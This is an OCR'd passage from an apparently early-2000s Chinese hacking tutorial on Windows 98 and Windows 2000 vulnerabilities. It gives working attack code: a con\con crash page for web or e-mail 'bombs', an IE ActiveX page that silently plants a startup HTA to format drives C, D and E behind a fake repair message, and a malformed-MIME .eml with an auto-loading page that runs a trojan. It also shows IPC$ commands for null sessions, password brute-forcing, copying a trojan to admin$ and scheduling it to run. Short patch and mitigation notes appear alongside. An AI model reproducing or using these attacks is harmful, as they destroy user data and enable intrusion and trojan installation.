


图7

漏洞测试：此漏洞有多种用法，可以本地调用：在“运行栏”与“IE浏览器”中输入：“c:\con\con等，运行后Win98马上蓝屏后崩溃。它还可以远程攻击：利用这个漏洞进行远程攻击有个前提条件就是被攻击的Win 98必须有共享的分区或文件夹，先可以通过扫描器探知对方Win98的共享资源，然后只要在“运行框”或是浏览器好中输入：\\目标主机\共享文件夹\con\con，如图8，然后“确定”就行。




图8

它还可以隐藏在网页和邮件里，当作网页炸弹与邮件炸弹来用，在网页或在HTML格式的邮件里的里隐藏一个指向[dirve]:\con\con或[dirve]:\nul\nul的图象路径，当查看该网页或邮件时，也会使该Win98系统蓝屏崩溃。具体代码如下：

```
<html>
<body>
<img src=" c:\con\con">
<! or nul\nul,clock\clock$-->
<! or aux\aux,config$\config$-->
</body>
</html>
```

此漏洞的补丁下载地址：**http://www.technocraft.co.jp/download/decon2.exe**

6. IE代码格式化本地磁盘漏洞

（演示录像、测试网页见光盘）

Windows 98带来的IE有漏洞，它允许创建和复写本地文件，可以在htm文件中的hta(HTMLapplication)程序添加到Win95或Win98的开始菜单中，在机器下次启动时，此hta程序就会自动被执行，如果攻击者对这个脚本程序精心构造可以格式化本地硬盘。

漏洞测试：在Win98下新建一个htm文件，在网页中加入如下html代码：

```
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<script>
scr.Reset();
scr.Path="c:\\WINDOWS\\Start Menu\\Programs\\启动\\format.hta";
scr.Doc="<objectid='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object><SCRIPT>wsh.Run('start /m format c: /autotest /u');wsh.Run('start /m format d: /autotest /u');wsh.Run('start /m format e: /autotest /u');alert(windows系统出错，修复程序正在进行修复，这可能需要几分钟'……');</"+"SCRIPT>";
scr.write();
</script>
```


保存后在Win98下浏览这个网页，此网页会在毫无提示下在用户的“c:\\WINDOWS\\Start Menu\\Programs\\启动”即Windows98的开始菜单的“启动”文件夹中生成一个format.hta程序，下次启动时此程序就会执行。而这个format.hta的具体内容就是格式化硬盘了，我们从上面的程序中可以看到这个程序一连用了三句wsh.Run('start /m format driver: /autotest /u')来分别来格式化C、D、E盘，而用start/m，使得程序以最小化的方式运行，所以用

户不容易发现。用参数 /autotest，会在某个驱动器上自动运行format而不再需要经过用户的确认。参数 /u 是：无条件格式化。

这样当用户重启计算机第二次进入win98时，这个 format.hta 程序就会运行，会直接出现最小化的格式化硬盘的 DOS 窗口，如图 9，等用户反应过来强行结束程序时，格式化过程早已开始，硬盘数据已被破坏了。

图 9

解决方法：很明显，这个漏洞是很危险的。想想你在网上随便点击了一个链接打开了一个网页，而这个网页含有上面的代码，那你的盘里的好东东一下都没了，哭也来不及了，所以最好在 IE 设置里禁止脚本运行，但这样IE会失去许多功能，还有一个办法是可以把 C:\WINDOWS\COMM-AND 下的 format.com 程序改名或移除，没了 format 程序，格盘自然也就进行不了了。



上面的代码出现了一个 WSH，你知道这是什么东东吗？其实这是现在在 Windows98/2000/XP/ 中流行一个强大的脚本环境——Microsoft Windows Scrip Host (WSH)，它的编程语言是 VBScript 和 JScript 语言，我们通常用它们来实现动态网页的程序设计，而实际上它的用途非常广泛，是高级系统管理员和软件设计人员的利器。

7. 错误的MIME头漏洞

（演示录像、相关工具见光盘）

漏洞描述：MIME（多用途的网络邮件扩充协议）在处理不正常的 MIME 类型时存在问题，攻击者可以创建一个 Html 格式的 E-mail，该 E-mail 的附件为可执行文件，通过修改 MIME 头，可以使 IE 不能正确处理而直接执行这个 MIME 所指定的可执行文件附件。IE 是如何处理附件的呢？一般情况下如果附件是文本文件，IE 会读它，如果是 VIDEO CLIP，IE 会查看它；如果附件是图形文件，IE 就会显示它；如果附件是一个 EXE 文件呢？IE会提示用户是否执行！令人恐惧的是，当攻击者更改 MIME 类型后，IE 就不再提示用户是否执行而直接运行该附件！从而使攻击者加在附件中的程序、攻击命令能够按照攻击者设想的情况进行。受此漏洞影响的系统有 Win98/ME/2000。常用的微软邮件客户端软件 OutlookExp-ress 也存在此漏洞。

MIME(Multipurpose Internet Mail Extentions)，一般译作“多用途的网络邮件扩充协议”。顾名思义，它可以传送多媒体文件，在一封电子邮件中附加各种格式文件一起送出。现在它已经演化成一种指定文件类型(Internet 的任何形式的消息：E-mail，Usenet 新闻和 Web)的通用方法。在使用 CGI 程序时你可能接触过MIME类型，其中有一行叫作Content-type的语句，它用来指明传递的就是 MIME 类型的文件(如 text/html 或 text/plain)。

漏洞测试：这个漏洞是很危险的，想想如果前面提到加在附件中的程序是木马或是恶意程序江民炸弹等等，而你又刚刚浏览了这个网页，那你就完了！下面我们来看看这个漏洞的利用方法：将一个小巧的 exe 文件作成一个 .eml 的文件，然后利用 MIME 漏洞让一个 html 的页面执行这个 .eml的文件，你的那个小巧的exe文件就被执行了。先创建如下一个 .eml 的文件：

```
From: "xxx" <xxxx@xxx.xxx>
To: "xxx" <xxxx@xxx.xxx>
Subject: xxxx
Date: Tue, 7 Apr 2001 15:16:57 +800
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="1"
X-Priority: 3
```

```
X-MSMail-Priority: Normal
X-Unsent: 1
--1
Content-Type: multipart/alternative;
    boundary="2"
--2
Content-Type: text/html;
    charset="gb2312"
Content-Transfer-Encoding: quoted-printable
<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0
width=3D0></iframe>
</BODY>
</HTML>
--2--

--1
Content-Type: audio/x-wav;  <====== (错误的MIME头)
name="木马名.exe"
Content-Transfer-Encoding: base64
Content-ID: <THE-CID>
TVqQAAAMAAAAAEAAAA//
8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAA.....
(软件的base64编码代码过长省略)
```

建议携带的木马程序最好不要超过20K，至于如何将exe文件转换成base64编码，你可以用OE带上木马附件先给自己发封信，然后将这封信导出为.eml文件再进行编辑就行了。然后我们再来建立一个启动.eml木马的网页文件，内容如下：

```
<html>
<head>
<title>
</title>
</head>
<body>
<SCRIPT LANGUAGE="JAVASCRIPT">
setTimeout("document.location.href='你取的名字.eml'",0000);
</SCRIPT><center><font color="#FF0000" size="7">
</font>
</center>
</body>
</html>
```

然后把这两个文件放到主页空间的同一路径下，当用户浏览这个网页文件时，eml中的木马就会毫无提示的执行。手工制作一个MIME漏洞网页比较麻烦，在实际过程中可以使用一些工具来制作，像MIME漏洞网页生成器就是一个不错的MIME漏洞网页生成工具，如图10，但基本原理是一致的。注意：如果用户装了realplay，超级解霸等媒体播放软件，wav文件类型被这些播放器关联，遇到这些文件播放器会自动打开，那木马就不会执行。




图10

解决方法：下载补丁：http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp

Windows 98漏洞攻防就结果到这里了，现在还有为数不少的用户和单位仍在使用Windows 98系统，其实Win98的漏洞很多，远远不止这些，笔者在文中整理的只是其中比较著名的，算是一次对Win98经典漏洞的最后的阅兵！对于这些漏洞有些朋友可能已经耳熟能详了，但相信对一些新手来说还是能从中吸取些东西的。“Win98正在离我们而去，让我们带着怀念的心情读此文吧”。

二、Windows 2000 漏洞攻防

Windows 2000系统简单易用，管理简单、功能强大，是目前世界上使用最多的服务器操作系统，虽然它有着极高的安全级别，比Windows NT更为可靠和更为安全了。但是在在推出的几年中Windows2000的安全漏洞还是一个接一个的被发现，这些漏洞无时无刻都在威胁着服务器的安全和用户的利益。在这些漏洞中，最为严重的当数那些能被黑客用来进行远程溢出获取访问权限的漏洞，本节整理了几乎所有这些Windows 2000重大远程漏洞（包括几个WindowsXP/2003漏洞）的攻防过程。

1、IPC连接漏洞攻防

漏洞情况：IPC连接漏洞是个新手们最常用的漏洞之一，但是关于其概念和原理许多新手却是弄不清楚或是一知半解，由于在许多入侵过程中都要用到它，我们这里就仔细说说。IPC(Internet Process Connection)是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。IPC空连接是指不需要用户名与密码的ipc$连接为空连接，当你以空连接登陆时，你没有任何权限，但可以导出用户列表、枚举用户密码等等；一旦你以某个用户或管理员的身份登陆，即以特定的用户名和密码进行ipc$连接时就不能叫做空连接了，而当你以用户或管理员的身份进行IPC连接登陆时，你就会有相应的权限，可以访问共享资源等等。IPC连接是Windows NT及以上系统中特有的远程网络登陆功能，由于IPC$功能需要用到Windows NT中的很多DLL函数，所以不能在Windows 9.x中运行，也就是说只有nt/2000/xp才可以建立ipc$连接，Windows 98/me是不能建立ipc$连接的。

人们常说利用IPC$漏洞入侵，但实际上ipc$并不是真正意义上的漏洞，它是为了方便管理员的远程管理而开放的远程网络登陆功能，而且还打开了默认共享，即所有的逻辑盘（c$，d$，e$……）和系统目录Winnt或Windows(admin$)（默认共享具体介绍见下一个漏洞）。

但是利用IPC连接黑客们能干许多事情，所以它往往被黑客们视为漏洞。首先可以与目标主机建立一个空的连接而无需用户名与密码（当然，对方机器必须开了ipc$共享，否则是连接不上的），这对于一台配置不到位的Win2000服务器来说能够得到非常多的信息，比如获取目标主机上的用户列表（如果管理员没有禁止导出用户列表的）、访问共享资源等等、还可以使用一些字典工具，进行密码探测，以获得更高的权限。

> **LOOK 提示**
>
> IPC连接与139、445端口。IPC$连接可以实现远程登陆及对默认共享的访问；而139端口的开启表示netbios协议的应用；我们可以通过139，445(Win2000)端口实现对共享文件/打印机的访问，因此一般来讲ipc$连接是需要139或445端口来支持的。

漏洞检测：上面我们已经说了IPC与139、445端口之间的关系，那是不是只要开放了139或是445端口的Win2000就一定开放了IPC连接呢？也不是！即使139和445端口开放，但管理员可以通过修改注册表关闭ipc$共享或安装防火墙等其他方法来禁止IPC连接，所以要检测主机到底有没有开放IPC连接的最直接最有效的方法那就是尝试对目标主机IPC连接，现在许多朋友越来越多地依靠工具，一但离开了工具了就连最简单的命令都不会，先说说来IPC连接相关的几个命令：

1、建立空连接：

net use \\IP\ipc$ "" /user:""

2、建立非空连接：

net use \\IP\ipc$ "密码" /user:"用户名"

3、映射默认共享：

net use z: \\IP\c$ "密码" /user:"用户

名"

即可将对方的c盘映射为自己的z盘，其他盘类推。如果已经和目标建立了ipc$，则可以直接用IP+盘符+$访问，具体命令 net use z：\\IP\c$

4、 删除一个ipc$连接

net use \\IP\ipc$ /del

5、 删除共享映射

net use c：/del 删除映射的c盘，其他盘类推

net use * /del 删除全部，会有提示要求按y确认

如果有一个开放了IPC服务的管理员帐号是Administrator密码为12345678的Win2000主机，那只要用输入**net use \\IP\ipc$ "12345678" /user:"administrator"** 进行连接，如图1。




图1

用命令手工进行ipc连接比较麻烦，建立一次连接需要输入长长的一串命令，所以在进行大规模的检测和进行IPC探测用户密码时就需要利用工具了，能进行IPC探测的工具有很多，比较著名的国产软件有流光，流光是小榕作品，最新版本是流光5（具体介绍见第二章），它是一个多功能的扫描器，而IPC探测功能是其主要探测功能之一，打开流光，在其“高级扫描设置”的“IPC探测”选项里可以选择进行：“空连接扫描，共享资源扫描，尝试获取用户名，尝试对获取的用户名进行猜解”多种扫描，如图2。这足以证明IPC功能的强大，选择完毕后，填入要扫描的IP地址就可以进行IPC探测了，流光的主界面上会显示具体的进度和探测的结果，如图3，最后还会显示扫描结果报告。根据我们的经验，在网上要扫描到几台管理员密码为空或是像12345678这样的傻瓜式密码的Win2000主机是件非常简单的事情。而在扫描过程中提示建立空连接不成功那就说明对方禁止了IPC连接。




图2




图3

漏洞利用：介绍了这么多关于IPC的知识，有朋友可能不耐烦了：讲了这么多IPC连接到底有些什么用呢？别急！IPC连接本来就是用来方便管理员进行远程管理员的，它的功能不强大吗？

首先如果你没有用户帐号，可以建立IPC空连接获取用户列表进而利用字典对这些用户进行口令穷举，以获取弱口令的用户帐号，前面的流光就可以挂上字典后进行长时间的IPC暴力猜解。利用IPC连接暴力猜解用户口令这是最常用黑客一种攻击方法，除流光外网上还有许多能进行IPC猜解的工具。

而如果已经获取弱口令的用户帐号特别是管理员帐号以这些用户的身份进行IPC连接，那你就

可以用有强大的管理功能：可以获取目标信息、访问共享资源、管理目标进程和服务、上传木马并运行等等，让我们开看一个具体的例子。

假设我们已经找到了一台这样的主机，IP 地址是192.168.0.2，管理员帐号是Administrator，密码 12345678，允许 IPC 连接。进入命令行方式：

```
c:\>net use \\192.168.0.2 \ipc$ "12345678" /user:"Administrator"
```

命令成功完成。

这样以管理员身份建立 IPC 连接成功，然后打开本地的“计算机管理”，在其“操作”菜单里选择“连接到另一台计算机”，如图 4，在弹出的对话框中的“名称”中输入远程主机地址：192.168.0.2，等一段时间后连接就成功了，你就可以用你的“计算机管理”工具来管理这台 192.168.0.2 主机了，当然由于是远程连接，管理时反应会有些滞后。




图 4




图 5

这样你就可以查看远程主机的的系统信息、硬件信息、硬盘信息、管理日志、查看和管理共享资源等等，如图5，还可以通过“服务和应用程序”来管理其服务，如果是对方是 Win2000 server，那还可以考虑开启终端服务方便控制，当然要进行这些管理活动必须是以管理员身份连接才行。

“计算机管理”工具是在图形界面上进行管理的，建立IPC连接后也可以在命令行下通过命令进行各种活动，举个例子，我们来上传木马、启动木马和启动 telnet，如图 6，在命令行下输入：

```
c:\>copy m.exe \\192.168.0.2\admin$ //把木马 m.exe 复制到 \\192.168.0.2\admin$ 文件下已复制 1 个文件。
c:\>net time \\192.168.0.2 //查看 192.168.0.2 主机的时间
\\192.168.0.2 的当前时间是 2003/7/12 上午 7:56
命令成功完成。
c:\>at \\192.168.0.2 7:58 m.exe //用at 命令让系统在 10:38 运行这个 m.exe
新增加了一项作业，其作业 ID = 1
```




图 6

